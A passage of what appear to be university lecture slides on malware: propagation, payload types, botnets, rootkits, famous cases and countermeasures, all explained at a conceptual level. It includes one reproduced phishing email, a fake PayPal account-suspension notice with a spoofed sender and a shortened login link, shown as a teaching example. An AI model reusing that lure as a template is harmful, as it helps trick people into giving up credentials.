 - This increases the likelihood of the site compromise remaining undetected

Client-Side Vulnerabilities and Drive-by Downloads

- **Malvertising**
 - It is a technique used to place malware on websites without actually compromising them
 - The attacker pays for advertisements (containing malware) that are highly likely to be placed on their intended target websites
 - Using these malicious adds, attackers can infect visitors to these sites
 - The malware code may be dynamically generated to either reduce the chance of detection, or to only infect specific systems
 - Attackers can even place these ads for just a few hours when their intended victim is expected to browse the targeted website
 - Malvertising has grown rapidly in recent years as they are easy to place with few questions asked

Clickjacking

- Also known as a *user-interface (UI) redress attack*
- Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element
- This can cause users to
 - unknowingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online
- Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees
- The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.
- Thus, the attacker is hijacking clicks meant for one page and routing them to another page, most likely owned by another application, domain, or both
- Using a similar technique, keystrokes can also be hijacked
- With a carefully crafted combination of stylesheets, iframes, and text boxes, a user can be led to believe they are typing in the password to their email or bank account
 - instead, they are typing into an invisible frame controlled by the attacker





Propagation - Social Engineering – Spam Email, Trojans



Spam Email & Trojans



Spam E-Mail

- Large volumes of email sent to 1000s of email IDs
- Imposes significant costs on two aspects:
 - the network infrastructure needed to relay this traffic, and
 - on users who need to filter their legitimate email out of this flood
- In response to this explosive growth, there has been equally rapid growth of the anti-spam industry
- There is an arms race between the spammers devising techniques to sneak their content through, and the defenders' effort to block them

Spam Email & Trojans



Spam E-Mail

- Some spam emails are sent from legitimate mail servers using stolen user credentials
- Most spam is sent by botnets using compromised user systems
- A significant portion of spam e-mail content is just advertising
- Spam is also a significant carrier of malware
- Spam may be used in a phishing attack, where it directs the user
 - either to a fake website that mirrors some legitimate service such as online banking site, where it attempts to capture the user's login credentials
 - or to complete some form with sufficient personal details to allow the attacker to impersonate the user in an identity theft
- Now a days, the criminal marketplace makes phishing campaigns easier by selling packages to scammers that largely automate the spam process

Spam Email & Trojans



Trojan Horses


- A Trojan horse is an "apparently" useful program containing hidden code, that when invoked, performs unwanted or harmful function
- Trojan horse programs can be used to accomplish functions indirectly that the attacker could not accomplish directly. For example:
 - A Trojan horse program can scan user's files and sends a copy of sensitive, personal information to the attacker
- Trojan horse programs can be incorporated into a game or useful utility program, and make it available via a known software distribution site or app store
 - E.g., Utility software that "claims" to be the latest anti-virus scanner, or security update, for systems, but are actually malicious Trojans
 - These Trojans often carry payloads such as spyware that search for banking credentials

Spam Email & Trojans



Trojan Horses

- Trojan horses fit into one of the three models
- Model-1
 - Continuing to perform the function of the original program and additionally performing a separate malicious activity.
- Model-2
 - Continuing to perform the function of the original program but
 - Modifying the function to perform malicious activity
 - E.g., a Trojan horse version of a login program that collects passwords
 - Or to disguise other malicious activity
 - E.g., a Trojan horse version of a process listing program that does not display certain processes that are malicious
- Model-3
 - Performing a malicious function that completely replaces the function of the original program





Payload – System Corruption



Payload – System Corruption



Overview

- Once a malware is active on the target system, the next question is what actions will it take on this system
 - That is, what payload does it carry?
- Different actions that malware can perform
 - Some malware has a nonexistent or nonfunctional payload
 - Its only purpose is to spread
 - Early payloads in a number of viruses and worms resulted in data destruction
 - Another variant of payload inflicts real-world damage on the system
 - Causes damage to physical equipment
- Usually, malware carries one or more payloads that perform covert actions
- Typically, payloads target the integrity of the computer system's software and hardware, or other user data
 - These changes occur when specific trigger conditions are met

Payload – System Corruption



Data Destruction and Ransomware

- Chernobyl Virus
 - First appeared in 1998
 - Example of a destructive parasitic memory-resident Windows-95 and 98 virus
 - It infects executable files when they are opened
 - When a trigger date is reached, it deletes data on the infected system by overwriting the first megabyte of the hard drive with zeroes
 - Results in massive corruption of the entire file system
 - This event first occurred on April 26, 1999
 - It is estimated that more than one million computers were affected

Payload – System Corruption



Data Destruction and Ransomware

- Klez mass-mailing worm
 - First seen in October 2001
 - An early example of a destructive worm infecting Windows-95 to XP systems
 - Spreads by e-mailing copies of itself to addresses found in the address book and in files on the system
 - It can stop and delete some anti-virus programs running on the system
 - On trigger date, it causes files on the local hard drive to become empty

Payload – System Corruption



Data Destruction and Ransomware

- Ransomware
 - Don't destroy data
 - Instead, encrypts the user's data and demands payment in order to access the key needed to recover the information
 - Ransomware is often spread via "drive-by-downloads" or via SPAM e-mails
- PC Cyborg Trojan
 - First seen in 1989 was an early example of ransomware
 - Around mid-2006, a number of worms and Trojans appeared, such as the Gpcode Trojan
 - They used public-key cryptography with increasingly larger key sizes to encrypt data
 - The user needed to pay a ransom, or to make a purchase from certain sites, in order to receive the key to decrypt this data.

Payload – System Corruption



Data Destruction and Ransomware


- WannaCry Ransomware
 - Infected a large number of systems in many countries in May 2017
 - It encrypted a large number of files and then demanded a ransom payment in Bitcoins to recover them
 - Recovery of this information was only possible if the organization had
 - good backups and recovery plan, and
 - an appropriate incident response and disaster recovery plan
 - Generated a significant media attention because
 - a large number of organizations were affected and the significant costs they incurred in recovering from it
 - Following tactics were used to put pressure on the victim to pay up
 - threatening to publish sensitive personal information, or
 - threatening to permanently destroy the encryption key after a short period of time

Payload – System Corruption



Real-World Damage

- A variant of system corruption payloads aims to cause damage to physical equipment
- Chernobyl Virus
 - The Chernobyl virus not only corrupts data, but attempts to rewrite the BIOS code used to initially boot the computer
 - If it is successful, the boot process fails, and the system is unusable until the BIOS chip is either re-programmed or replaced



Payload – System Corruption



Real-World Damage


- Stuxnet worm
 - Targets some specific industrial control system software as its key payload
 - If control systems using certain Siemens industrial control software with a specific configuration of devices are infected
 - then the worm replaces the original control code with code that deliberately drives the controlled equipment outside its normal operating range
 - results in the failure of the attached equipment
 - Centrifuges used in the Iranian Uranium Enrichment program
 - During the time when this worm was active, these centrifuges experienced much higher than normal failure rates
 - These centrifuges were strongly suspected as the target of this attack
- The December 2015 attack that disrupted Ukrainian power systems is another example of attack on infrastructure

Payload – System Corruption



Logic Bomb

- Code embedded in the malware that is set to "explode" when certain conditions are met
- Examples of triggering conditions:
 - Presence or absence of certain files or devices on the system
 - A particular day of the week or date
 - A particular version or configuration of some software
 - A particular user running the application
- Once triggered, a bomb may alter or delete data or entire files, cause a machine halt, or do some other damage




Payload – System Corruption




Logic Bomb

- The case of Tim Lloyd
 - A striking example of how logic bombs can be employed
 - He was convicted of setting a logic bomb that:
 - cost his employer, Omega Engineering, more than \$10 million
 - derailed its corporate growth strategy, and
 - eventually led to the layoff of 80 workers
 - Ultimately, Lloyd was sentenced to 41 months in prison and ordered to pay \$2 million in restitution





Payload – Attack Agent – Zombie, Bots





Payload – Attack Agent – Zombie, Bots

Overview


- Takes over another Internet-attached computer and uses that computer to launch or manage attacks
 - attacks are difficult to trace back to the bot's creator
- Such a system is known as a bot (robot), zombie or drone
- A bot is typically planted on hundreds or thousands of computers belonging to unsuspecting third parties
- **Botnet** - collection of such bots capable of acting in a coordinated manner
- This type of payload attacks the integrity and availability of the infected system

Payload – Attack Agent – Zombie, Bots



Uses of Bots

- Distributed denial-of-service (DDoS) attacks:
 - A DDoS attack is an attack on a computer system or network that causes a loss of service to users
- Spamming:
 - With the help of a botnet consisting of thousands of bots, an attacker is able to send massive amounts of bulk e-mail (spam)
- Sniffing traffic:
 - Bots can also use a packet sniffer to watch for interesting clear-text data passing by a compromised machine
 - The sniffers are mostly used to retrieve sensitive information like usernames and passwords.
- Keylogging:
 - Bots can also be used as keyloggers
 - A keylogger captures and sends keystrokes on the infected machine to the attacker





Payload – Attack Agent – Zombie, Bots

Uses of Bots

- Spreading new malware:
 - Botnets are used to spread new bots
 - This is very easy since all bots implement mechanisms to download and execute a file via HTTP or FTP
 - A botnet with 10,000 hosts that acts as the start base for a worm or mail virus allows very fast spreading and thus causes more harm
- Installing advertisement add-ons and browser helper objects (BHOs):
 - Botnets can also be used to gain financial advantages
 - This works by setting up a fake Web site with some advertisements:
 - The operator of this Web site negotiates a deal with some hosting companies that pay for clicks on ads
 - With the help of a botnet, these clicks can be "automated" so that instantly a few thousand bots click on the pop-ups
 - This process can be further enhanced if the bot hijacks the start-page of a compromised machine so that the "clicks" are executed each time the victim uses the browser



Payload – Attack Agent – Zombie, Bots

Uses of Bots

- Attacking Internet Relay Chat (IRC) networks:
 - Botnets are also used for attacks against chat networks
 - Popular among attackers is especially the so-called clone attack:
 - In this kind of attack, the controller orders each bot to connect a large number of clones to the victim IRC network
 - The victim is flooded by service requests from thousands of bots or thousands of channel-joins by these cloned bots
 - In this way, the victim IRC network is brought down, similar to a DDoS attack
- Manipulating online polls/games:
 - Online polls/games are getting more and more attention and it is rather easy to manipulate them with botnets
 - Since every bot has a distinct IP address, every vote will have the same credibility as a vote cast by a real person
 - Online games can be manipulated in a similar way.

Payload – Attack Agent – Zombie, Bots



Remote Control Facility (RCF)

- Main difference between a bot and a worm is RCF
 - A worm propagates itself and activates itself
 - Whereas a bot is controlled from a central (command-and-control (C&C)) facility
- Typical means of implementing the RCF is on an Internet Relay Chat (IRC) server
 - All bots join a specific channel on this server and treat incoming messages as commands
 - More recent botnets use covert communication channels via protocols such as HTTP
 - Distributed control mechanisms use peer-to-peer protocols to avoid a single point of failure



Payload – Attack Agent – Zombie, Bots

Remote Control Facility (RCF)

- Once a communications path is established between a control module and the bots, the control module can manage the bots
- In its simplest form, the control module simply issues command to the bot that causes the bot to execute routines that are already implemented in the bot
 - For example, the control module can issue update commands that instruct the bots to download a file from some Internet location and execute it
- The control module can also collect information gathered by the bots that the attacker can then exploit
- One effective countermeasure against a botnet is to takeover or shutdown its C&C network
- Increasing cooperation and coordination between law enforcement agencies in a number of countries resulted in a growing number of successful C&C seizures in recent years, and consequent suppression of their associated botnets
- These actions also resulted in criminal charges on a number of people associated with them



Payload – Information Theft Keyloggers, Phishing, Spyware






Types of Malicious Software

A Broad Classification of Malware

- Based on Propagation Mechanisms:
 - Infected Content – Virus
 - Vulnerability Exploit – Worms or drive-by-downloads
 - Social Engineering – Trojans and Spam Emails
- Based on Payload (Action performed)
 - System Corruption
 - Attack Agent – Zombie, Bots
 - Information Theft – Keyloggers, Phishing, Spyware
 - Stealthing – Backdoors, Rootkits





Payload – Information Theft

Overview

- In the next set of payloads, the malware gathers data stored on the infected system for use by the attacker
- A common target is the user's login credentials to banking, gaming, and related sites
 - The attacker uses these to impersonate the user to gain profit
- The payload may target **documents** or **system configuration** details for the purpose of **reconnaissance** or espionage
- These attacks target the **confidentiality** of this information



Payload – Information Theft

Credential Theft, Keyloggers, and Spyware

- Typically, User ID & password are transmitted over encrypted communication channels (e.g., HTTPS or POP3S)
 - This protects them from capture by monitoring network packets
- To bypass this, an attacker can install a *keylogger*
 - A keylogger captures keystrokes from the user and sends data back to the attacker
 - The attacker receives a copy of all text entered on the compromised machine
- So, keyloggers use a filtering mechanism to only return information close to desired keywords
 - E.g., "login" or "password" or "paypal.com"



Payload – Information Theft


Credential Theft, Keyloggers, and Spyware

- To counter keyloggers, some sites (E.g., banking) use a graphical applet to enter critical information, such as passwords
- Since these graphical applets do not use keyboard, traditional keyloggers are incapable of capturing this information
- In overcome this, attackers developed *spyware* payloads
- Spyware allows monitoring of a wide range of activity on the system:
 - Monitoring the history and content of browsing activity
 - Redirecting certain Web page requests to fake sites controlled by the attacker, and
 - Dynamically modifying data exchanged between the browser and certain Web sites of interest

Payload – Information Theft

Credential Theft, Keyloggers, and Spyware

- Zeus banking Trojan
 - First identified in 2007 and became widespread by March 2009
 - A prominent example of spyware
 - Runs on versions of Microsoft Windows
 - Created using a crimeware toolkit
 - Used to steal banking information by:
 - man-in-the-browser keystroke logging and
 - form grabbing
 - Zeus is spread mainly through:
 - drive-by downloads and
 - phishing schemes




Payload – Information Theft



Phishing and Identity Theft

• Phishing

- Involves capturing user login and password credentials using a spam email
- This spam email includes some message suggesting that urgent action is required by the user to authenticate their account, to prevent it being locked
- The technique includes a URL that links to
 - a fake Web site controlled by the attacker, or
 - This web site mimics the login page of some banking, gaming, or similar site
 - a form that once filled and submitted goes to attacker's email
 - The form includes a range of personal information about the user
- Such spam e-mails are typically widely distributed to very large numbers of users, often via a botnet



● Your account has been suspended (Ref - 71543064126)

● Service@paypal.com <qqvjbafahkmghsl@gmail.com>
To: ramakrishna_dantu@yahoo.com

PayPal

Your PayPal account has been temporarily restricted

Your PayPal account has been limited. We have found suspicious activity on your last transaction.

At this time, you won't be able to :

- Send Payment
- Withdraw Funds

Login to your PayPal account and take the steps requested.

Log in to PayPal

<https://abre.ai/cjEB?userid=9xqbms0M>

Sincerely,
PayPal Support

Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Payload – Information Theft



Phishing and Identity Theft

- Spear-Phishing

- A more dangerous variant of general Phishing attack
- This again is an e-mail claiming to be from a trusted source
- However,
 - the recipients are carefully researched by the attacker
 - each e-mail is carefully crafted to suit its recipient specifically
 - often it quotes a range of information to convince them of its authenticity
- This greatly increases the likelihood of the recipient responding as desired by the attacker
- This type of attack is particularly used in industrial and other forms of espionage by well-resourced organizations



Payload – Stealthing – Backdoors, Rootkits



Payload – Stealthing



Backdoor

- Also known as a **trapdoor**, a secret entry point into a program or System
- Allows someone to gain access without going through the usual security access procedures
- The backdoor is a code that recognizes some special sequence of input or is triggered by being run from a certain user ID
- Programmers used backdoors legitimately for many years to debug and test programs
 - Such a backdoor is called a *maintenance hook*
- This usually is done when the programmer is developing an application that has an authentication procedure, or a long setup, requiring the user to enter many different values to run the application
- To debug the program, the developer may wish to gain special privileges or to avoid all the necessary setup and authentication
- The WannaCry ransomware included such a backdoor

Payload – Stealthing



Rootkit

- Originally, a rootkit was a collection of tools that enabled **administrator-level access** to a computer or network
 - Root refers to the **Admin** account on Unix and Linux systems
 - Kit refers to the **software components** that implement the tool
- Today rootkits are generally associated with malware – such as Trojans, worms, viruses – that **conceal** their **existence** and **actions** from users and other system processes
- A rootkit is a set of programs that allows **covert (unauthorized) access** to that system
- A rootkit allows someone to maintain **command & control** over a computer without the computer user/owner knowing about it
- A rootkit may contain a number of malicious tools such as keyloggers, banking credential stealers, password stealers, antivirus disablers, and bots for DDoS attacks

Payload – Stealthing



Rootkit


- Once a rootkit has been installed, the controller of the rootkit has the ability to
 - remotely execute files and
 - change system configurations on the host machine
- Gives administrator (or root) privileges to attacker
 - can add or change programs and files, monitor processes, send and receive network traffic, and get backdoor access on demand
- A rootkit can make many changes to a system to hide its existence
 - makes it difficult for the user to determine that the rootkit is present and to identify what changes have been made
- A rootkit can hide even from the mechanisms that monitor and report on the processes, files, and registries on a computer

Payload – Stealthing



Rootkit

- Classification of rootkits based on certain characteristics




Source: Information Security Principles & Practice by William Stallings & Lawrie Brown

Payload – Stealthing



Rootkit

- Persistent:
 - Activates each time the system boots
 - The rootkit must store code in a persistent store, such as the registry or file system, and configure a method by which the code executes without user intervention
 - This means it is easier to detect, as the copy in persistent storage can potentially be scanned
- Memory based:
 - Has no persistent code and therefore cannot survive a reboot
 - However, because it is only in memory, it can be harder to detect
- User mode:
 - Intercepts calls to APIs (application program interfaces) and modifies returned results
 - For example, when an application performs a directory listing, the return results do not include entries identifying the files associated with the rootkit.




Payload – Stealthing



Rootkit

- Kernel mode:
 - The kernel is a computer program at the core of a computer's operating system that has complete control over everything in the system
 - Rootkit can intercept calls to native APIs in kernel mode
 - The rootkit can also hide the presence of a malware process by removing it from the kernel's list of active processes.
- Virtual machine based:
 - This type of rootkit installs a lightweight virtual machine monitor, and then runs the operating system in a virtual machine above it
 - The rootkit can then transparently intercept and modify states and events occurring in the virtualized system
- External mode:
 - The malware is located outside the normal operation mode of the targeted system, in BIOS or system management mode, where it can directly access hardware





Countermeasures



Countermeasures



Overview

- The ideal measure to counter malware is **prevention**
- Prevention involves:
 - not allowing malware to get into the system in the first place, or
 - block its ability to modify the system
- This goal (prevention) is **nearly impossible**
- However, the number of attacks can be significantly reduced by taking suitable measures to harden systems and uses
- NIST SP 800-83 suggests that there are four main elements of prevention:
 - Policy
 - Awareness
 - Vulnerability mitigation
 - Threat mitigation

Countermeasures



Malware Countermeasure Approaches


- Prevention
 - Measures to counter the direct propagation mechanisms used by worms, viruses, and Trojans
 - a) Ensure all systems are as current as possible, with all patches applied
 - Reduces the number of vulnerabilities that might be exploited
 - b) Set appropriate access controls on the applications and data
 - Reduces the number of files any user can access, which potentially reduces the infection or corruption due to executing some malware
 - Measures to counter the propagation mechanism that uses social engineering attacks
 - a) User awareness and training
 - Equips users to be more aware of these attacks, and less likely to take actions that result in their compromise

Countermeasures



Malware Countermeasure Approaches

- Detection, Identification, and Removal
 - If prevention fails, then use technical mechanisms to detect, identify, and remove the malware
 - Detection
 - Once the infection has occurred, determine that it has occurred and locate the malware
 - Identification
 - Once detected, identify the specific malware that has infected the system
 - Removal
 - Once identified, remove all traces of the malware from all infected systems so it cannot spread further




Countermeasures



Malware Countermeasure Approaches

- Detection, Identification, and Removal
 - If detection succeeds, but either identification or removal is not possible, then
 - discard any infected files and reload a clean backup version
 - In the worst case, this may require a complete wipe of all storage, and rebuild of the infected system from known clean media




Countermeasures



Requirements for Effective Countermeasure Approaches

- **Generality:**
 - The approach taken should be able to handle a wide variety of attacks.
- **Timeliness:**
 - The approach should respond quickly so as to limit the number of infected programs or systems and the consequent activity
- **Resiliency:**
 - The approach should be resistant to evasion techniques employed by attackers to hide the presence of their malware



Countermeasures



Requirements for Effective Countermeasure Approaches

- **Minimal denial-of-service costs:**

- The approach should result in minimal reduction in capacity or service due to the actions of the countermeasure software, and should not significantly disrupt normal operation.

- **Transparency:**

- The countermeasure software and devices should not require modification to existing (legacy) OSs, application software, and hardware.

- **Global and local coverage:**

- The approach should be able to deal with attack sources both from outside and inside the enterprise network.

Countermeasures



How to detect the presence of malware?


- Detection of the presence of malware can occur in a number of locations:
 - It may occur on the infected system, where some host-based "anti-virus" program is running
 - by monitoring data imported into the system from an outside source
 - by the execution and behavior of programs running on the system
 - it may take place as part of the perimeter security mechanisms used in an organization's firewall and intrusion detection systems (IDS)
 - by gathering data from host-based and perimeter sensors over a large number of networks and organizations, to obtain the largest scale view of malware movement

Countermeasures



How to detect the presence of malware?

- Some of the techniques used to detect the presence of malware
 - Host-Based Scanners and Signature-Based Anti-Virus
 - Sandbox Analysis
 - Host-Based Dynamic Malware Analysis
 - Spyware Detection and Removal
 - Rootkit Countermeasures
 - Perimeter Scanning Approaches
 - Distributed Intelligence Gathering Approaches



Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus

- Early malware used relatively simple and easily detected code
 - Thus, they could be identified and purged with relatively simple anti-virus software packages
- As the malware evolved, it became more complex and sophisticated, and so is the anti-virus software
- Researchers have identified four generations of anti-virus software:
 - First generation: simple scanners
 - Second generation: heuristic scanners
 - Third generation: activity traps
 - Fourth generation: full-featured protection

Countermeasures



Host-Based Scanners and Signature-Based Anti-Virus

- First-generation Scanners
 - Requires a malware signature to identify the malware.
 - Such signature-specific scanners are limited to the detection of known malware
 - Another type of first-generation scanner maintains a record of the length of programs and looks for changes in length as a result of virus infection
- Second-generation scanner
 - Does not rely on a specific signature
 - Uses heuristic rules to search for probable malware instances
